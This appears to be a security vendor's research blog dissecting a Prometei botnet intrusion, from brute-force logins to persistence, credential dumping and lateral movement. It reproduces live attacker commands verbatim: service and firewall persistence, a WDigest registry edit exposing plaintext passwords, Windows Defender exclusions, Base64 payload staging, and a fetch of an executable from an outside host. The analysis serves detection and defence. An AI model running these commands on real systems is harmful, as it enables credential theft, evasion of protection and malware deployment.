Unmasking Prometei: A Deep Dive Into Our MXDR Findings

trendmicro.com/en_us/research/24/j/unmasking-prometei-a-deep-dive-into-our-mxdr-findings.html

October 23, 2024

Cyber Threats

How does Prometei insidiously operate in a compromised system? This Managed Extended Detection and Response investigation conducted with the help of Trend Vision One provides a comprehensive analysis of the inner workings of this botnet so users can stop the threat in its tracks before it inflicts damage to the system.

By: Buddy Tancio, Bren Matthew Ebriega, Mohamed Fahmy October 23, 2024 Read time: (words)

Key Takeaways

- The botnet Prometei was used in an attempt to infiltrate a customer’s system through what appeared to be a targeted brute force attack.
- Our Managed Extended Detection and Response investigation leveraged Trend Vision One and its response actions to detect and mitigate the attack proactively.
- As we gained a bird’s eye view of Prometei’s stealthy tactics, we traced and illustrated the botnet’s detailed installation routine.

Introduction

In a recent Managed Extended Detection and Response (MXDR) investigation, we analyzed a case involving the spread of the Prometei botnet across a customer's environment, the malicious activity detected with the help of Trend Vision One. Prometei functions as part of a larger botnet, enabling attackers to remotely control infected machines, deploy malware, and coordinate attacks.


The Prometei botnet, reportedly dating back to as far back as 2016 and updated to version 3 in late 2022, is a modular malware family used primarily for cryptocurrency mining (especially Monero) and credential theft. By early 2023, it had compromised over 10,000 systems globally, with significant activity in Brazil, Indonesia, and Turkey. The threat actors use a domain generation algorithm (DGA) as command-and-control (C&C) infrastructure and incorporate self-updating features for evasion.

Prometei spreads by exploiting vulnerabilities like BlueKeep (CVE-2019-0708) and Microsoft Exchange Server vulnerabilities (CVE-2021-27065 and CVE-2021-26858), alongside using PowerShell scripts to retrieve payloads. Recent reports indicate it uses a bundled Apache Web Server with a PHP web shell for persistence. The botnet downloads compressed archives which contain various components, which are then used to maintain control over infected devices and adapt quickly to defensive measures.

This blog will dive into our team's in-depth analysis of a Prometei sample (version 3.22). We'll examine the full scope of its infiltration, tracing its path from initial access up to its concluding phases within the targeted network.

Initial Access

Our investigation began when we noticed a series of suspicious login attempts marked by multiple failed authentication requests originating from two external IP addresses: 196[.]7[.]210[.]6 and 196[.]7[.]209[.]178. This activity immediately raised red flags as it suggested a potential brute force attack targeting the network. Our threat intelligence shows that both external IPs are associated with Prometei.



```
endpointHostName        [redacted]
endpointIp              [redacted]
                        fe80::5efe:172.16.1.39
logonUser               [redacted]
eventSubId              0 - TELEMETRY_NONE
winEventId              4625 - An account failed to log on
channel                 Security
correlationData         key:        ProcessId
                        value:      0
                        hashId:     0

eventDataLogonType      3
rawDataStr              {
                                "EventData" :
                                {
                                        "AuthenticationPackageName" : "NTLM",
                                        "FailureReason" : "%%2304",
                                        "IpAddress" : "196.7.210.6",
                                        "IpPort" : "60596",
                                        "KeyLength" : "0",
                                        "LmPackageName" : "-",
                                        "LogonProcessName" : "NtLmSsp ",
                                        "LogonType" : "3",
                                        "ProcessId" : "0x0",
                                        "ProcessName" : "-",
                                        "Status" : "0xc000005e",
                                        "SubStatus" : "0x0",
                                        "SubjectDomainName" : "-",
                                        "SubjectLogonId" : "0x0",
                                        "SubjectUserName" : "-",
                                        "SubjectUserSid" : "\\NULL SID",
                                        "TargetDomainName" : "MW",
                                        "TargetUserName" : "[redacted]",
                                        "TargetUserSid" : "\\NULL SID",
                                        "TransmittedServices" : "-",
                                        "WorkstationName" : [redacted]
                                },
```

Figure 1. Brute force attack on the target machine

Both IPs '196[.]7[.]210[.]6' and ‘196[.]7[.]209[.]178’ shown a strong relationship to Prometei infrastructure. Direct relationship with one level pivoting between IPs and previously reported Prometei samples. Identifying attack campaign help response and continue such attacks and provide more insight about how to be handling it.





Figure 2: Relationship between IPs observed and Prometei Malware


IPs are hardcoded inside many Prometei variants which consider as a strong and valid relationship.



```
{"config":1,"id":"ref","ParentId":"4FV43U5S6E6OLMN4","ip":"196.7.209.118","ParentHostname":"OCEAN2012"},
{"config":1,"id":"ref","ParentId":"R48BNXIF2K947WY8","ip":"196.7.210.125","ParentIp":"196.7.209.118","ParentHostname":"MW-LAB-115"},
{"config":1,"id":"ref","ParentId":"HS06WP6SGTN382C7","ip":"196.7.209.92","ParentIp":"196.7.210.125","ParentHostname":"MW-HO-LAB-13"},
{"config":1,"id":"ref","ParentId":"V9062943XC5Z5552","ip":"196.7.208.8","ParentIp":"196.7.209.92","ParentHostname":"MWHQVDC2"},
{"config":1,"id":"ref","ParentId":"8GL13E375STFL23S","ip":"196.7.209.151","ParentIp":"196.7.208.8","ParentHostname":"MWVDC1"},
{"config":1,"id":"ref","ParentId":"3VJ17302X0L9NLFS","ip":"196.7.209.178","ParentIp":"196.7.209.151","ParentHostname":"MW-HO-FIN-SZN"},
{"config":1,"id":"ref","ParentId":"G98NR0A3J73P668O","ip":"196.7.208.84","ParentIp":"196.7.209.178","ParentHostname":"MWPOOLPC"},
```

Figure 3: Hardcoded IP inside Prometei variant

After detecting several failed login attempts, we observed a successful login to the machine. Prometei spreads in the system by exploiting vulnerabilities in Remote Desktop Protocol (RDP) and Server Message Block (SMB).



```
endpointHostName        [redacted]
endpointIp              [redacted]
                        fe80::5efe:172.16.1.39
logonUser               [redacted]
eventSubId              0 - TELEMETRY_NONE
winEventId              4624 - An account was successfully logged on
channel                 Security
correlationData         key:        ProcessId
                        value:      0
                        hashId:     0
tags                    XSAE.F5920 - Successful Logon from Public IP via SMB
                        MITRE.T1021.001 - Remote Desktop Protocol
                        MITRE.T1021.002 - SMB/Windows Admin Shares
eventDataIpAddress      196.7.210.6
eventDataLogonType      3
```


Figure 4. Successful initial entry for Prometei

Following this activity, several files were created on the compromised system:

- C:\Windows\uplugplay
- C:\Windows\netwalker
- C:\Windows\updates1.7z
- C:\Windows\updates2.7z
- C:\Windows\mshlpda32.dll
- C:\Windows\7z.exe

These files were dropped in the directories C:\Windows\dell\ and C:\Windows\. The 7-Zip archiving tool (7z.exe) was then used to extract the contents of the updates1.7z archive, which contained similar data to the updates2.7z archive. The following files were extracted:

- sqhost.exe
- libssp-0.dll
- libcrypto-1_1.dll
- windrlver.exe
- miWalk64.exe
- miWalk32.exe



Process name:
7z.exe

File path:
C:\Windows\dell\7z.exe

CLI command:
"C:\Windows\dell\7z.exe" x updates1.7z -pxinchao123 -y

File SHA-1:
20fea1314dbed552d5fedee096e2050369172ee1

Figure 5. 7z.exe file used to extract contents of updates1.7z and updates2.7z

The sqhost.exe file is the main botnet binary responsible for dropping additional components and connecting to various C&C servers to download more files. It is either renamed and copied to C:\Windows\zsvc.exe or retains the filename C:\Windows\sqhost.exe. It executes commands that manipulate system services and rules, including adding a firewall rule to allow traffic for sqhost.exe and configuring the UPlugPlay service to auto-start. These actions enable the malware to persist across reboots and evade detection.


C:\Windows\System32\cmd.exe /C netsh advfirewall firewall add rule name="Secure Socket Tunneling Protocol (HTTP)" dir=in action=allow program="c:\windows\sqhost.exe" enable=yes&netsh firewall add allowedprogram c:\windows\sqhost.exe "Secure Socket Tunneling Protocol (HTTP)" ENABLE
C:\Windows\System32\cmd.exe cmd.exe /C sc start UPlugPlay
C:\Windows\System32\cmd.exe /C ren C:\windows\zsvc.exe sqhost.exe
C:\Windows\System32\cmd.exe /C sc config UPlugPlay start= auto
C:\Windows\System32\cmd.exe /C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UPlugPlay" /v ImagePath /f /t REG_EXPAND_SZ /d "c:\windows\sqhost.exe Dcomsvc"
C:\Windows\System32\cmd.exe /C sc delete UPlugPlay&sc create UPlugPlay binPath= "c:\windows\sqhost.exe Dcomsvc" type= own DisplayName= "UPlug
cmd.exe /c sc query UPlugPlay
C:\Windows\System32\cmd.exe /C copy /y "c:\windows\zsvc.exe" C:\windows

Credential Dumping

We uncovered a command that re-enabled plaintext credential storage in the system's memory by modifying the WDigest authentication protocol. While WDigest is typically disabled in modern Windows systems for security, the attackers used the UseLogonCredential setting to force the system to store passwords in clear text.

> "C:\Windows\System32\cmd.exe" /C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /f /t REG_DWORD /d 1

The file C:\Windows\dell\miwalk.exe harvested credentials from compromised machines and dumped them into C:\Windows\dell\ssldata2.dll. This dumped file was laterally transferred as the threat propagated across the network along with other malicious components.



miWalk.exe

Created:
2024-09-25 08:26:54

Process name:
miWalk.exe

File path:
C:\Windows\dell\miWalk.exe


CLI command:
"C:\Windows\dell\miwalk.exe"

File SHA-1:
4f97bab3c33c56b44d01f7fb0c3347bc8469701a

Figure 6. miWalk.exe file harvesting credentials and dumping them into ssldata2.dll

We detected a command that used PowerShell to configure Windows Defender to exclude the C:\Windows and C:\Windows\Dell directories, allowing malicious files to evade detection.

> cmd.exe /c powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows"&powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Dell"



```
powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Dell"
```

Figure 7. powershell.exe file used to evade detection

Lateral Movement


For lateral movement and remote execution, WMI Provider Host (wmiprvse.exe) was used. Its presence as a parent process indicates that the scripts were initiated by a WMI operation. A series of Base64-encoded payloads were written to files at C:\windows\*.b64 using either "WriteAllText" or "AppendAllText". Although the script doesn't decode or execute the contents immediately, it stores the encoded data for potential future actions..

```
powershell [io.file]::AppendAllText('C:\windows\uplugplay.b64','<Base64_encoded_string>');
powershell [io.file]::AppendAllText('C:\windows\updates1.7z.b64','<Base64_encoded_string>');
powershell [io.file]::AppendAllText('C:\windows\updates2.7z.b64','<Base64_encoded_string>');
powershell [io.file]::AppendAllText('C:\windows\7z.dll.b64','<Base64_encoded_string>');
powershell [io.file]::AppendAllText('C:\windows\7z.exe.b64','<Base64_encoded_string>');
 powershell [io.file]::AppendAllText('C:\windows\winhlpx64.exe.b64','<Base64_encoded_string>');
powershell [io.file]::AppendAllText('C:\Windows\zsvc.exe.b64','<Base64_encoded_string>');
```

```
powershell [io.file]::WriteAllText('C:\windows\uplugplay.b64','<Base64_encoded_string>');
powershell [io.file]::WriteAllText('C:\windows\updates1.7z.b64', '<Base64_encoded_string>');
powershell [io.file]::WriteAllText('C:\windows\updates2.7z.b64', '<Base64_encoded_string>');
powershell [io.file]:: WriteAllText ('C:\windows\7z.dll.b64','<Base64_encoded_string>');
powershell  [io.file]::WriteAllText('C:\windows\netwalker.b64', '<Base64_encoded_string>');
powershell [io.file]:: WriteAllText ('C:\windows\winhlpx64.exe.b64','<Base64_encoded_string>');
powershell [io.file]:: WriteAllText ('C:\Windows\zsvc.exe.b64','<Base64_encoded_string>');
powershell [io.file]::WriteAllText('C:\windows\ssldata2.dll.b64',' <Base64_encoded_string>');
```

Next, a script decodes the Base64-encoded files (*.b64), writes the decoded data to a new file, deletes the original encoded file, and outputs the size of the new file. This technique deploys the obfuscated content. For example, the file "uplugplay.b64" is decoded into "uplugplay".

```
processCmd: powershell $f='C:\windows\uplugplay.b64';$o='C:\windows\uplugplay';$data=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($f));[io.file]::WriteAllBytes($o,$data);Remove-Item $f;Write-Host (Get-Item $o).length;
```



```
powershell $f='C:\windows\uplugplay.b64';$o='C:\windows\uplugplay';$data=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($f));[io.file]::WriteAllBytes($o,$data);Remove-Item $f;Write-Host (Get-Item $o).length;
```

Figure 8. PowerShell decoded the Base64-encoded files (*.b64 file extension) to a new file.

Similar commands were detected for other files, which were created in the following directories:

- C:\Windows\7z.dll
- C:\Windows\7z.exe
- C:\Windows\mshlpda32.dll


- C:\Windows\netwalker.b64
- C:\Windows\ssldata2.dll
- C:\Windows\updates1.7z
- C:\Windows\updates2.7z
- C:\Windows\uplugplay.b64
- C:\Windows\winhlpx64.exe
- C:\Windows\zsvc.exe

Downloading of Additional Components

A command retrieves a file from http://103.40[.]123[.]34/k.php?B=_AMD64,PSDN0020,504K45A188441R4UE, saving it as C:\windows\zsvc.exe. The script then reads zsvc.exe, applies a custom XOR-based decryption routine, and executes the decrypted file using the PowerShell cmdlet 'Start-Process.'

